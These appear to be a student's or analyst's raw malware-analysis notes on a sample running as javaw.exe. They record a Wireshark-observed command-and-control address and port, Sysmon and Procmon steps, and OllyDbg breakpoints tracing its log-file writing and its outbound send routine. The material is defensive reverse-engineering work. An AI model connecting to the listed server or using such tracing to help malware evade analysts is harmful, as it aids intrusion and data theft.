InternetReadFile

Send file 0x00401DE8

Internet read file

* Passed parameters; 0x7711FA74
  + Arg1: hFile 83A670
  + Arg2: lpBuffer 0
  + Arg3: dwNumberOfBytesToRead 0
  + Arg4: lpdwNumberOfBytesRead 0


Internet Close handle 0x761E5B7F

* Where is the response (Check the pointer the buffer passed by the caller)
  + Check addresses 0x77145672
* Check into force jumps
  + Returns to caller 0x0040258E
  + Which in turn calls 0x770FDF5C

**Raw Notes:**

javaw.exe  
  
Note: create snapshot of machine with malware running   
  
Basic Analysis:

1. Use wireshark to find suspicious connection to c&c server > we know ip address 81.4.111.176 port 80



*Fig. 1. Wireshark Capture for javaw.exe IP address*


1. Use sysmon to view the suspicious process > javaw.exe and its home directory
2. Once we know this we can use procmon to study that one process, to see what it does (one obvious thing it does is that it writes to log.txt), watches api calls
3. load ollydbg, and attach to this process because we know there is some sort of file-writing going on; we want to find the malware code that is doing the file-writing
   1. breakpoint at WriteFile (address 0x7C810E17) then we use F9, F8 to step through and see what is happening -> trace and we find the different code it uses

Interesting Points in Assembly Code:


0040258E calls 00401DE8, which will send to the external site

00405821: write to the log file

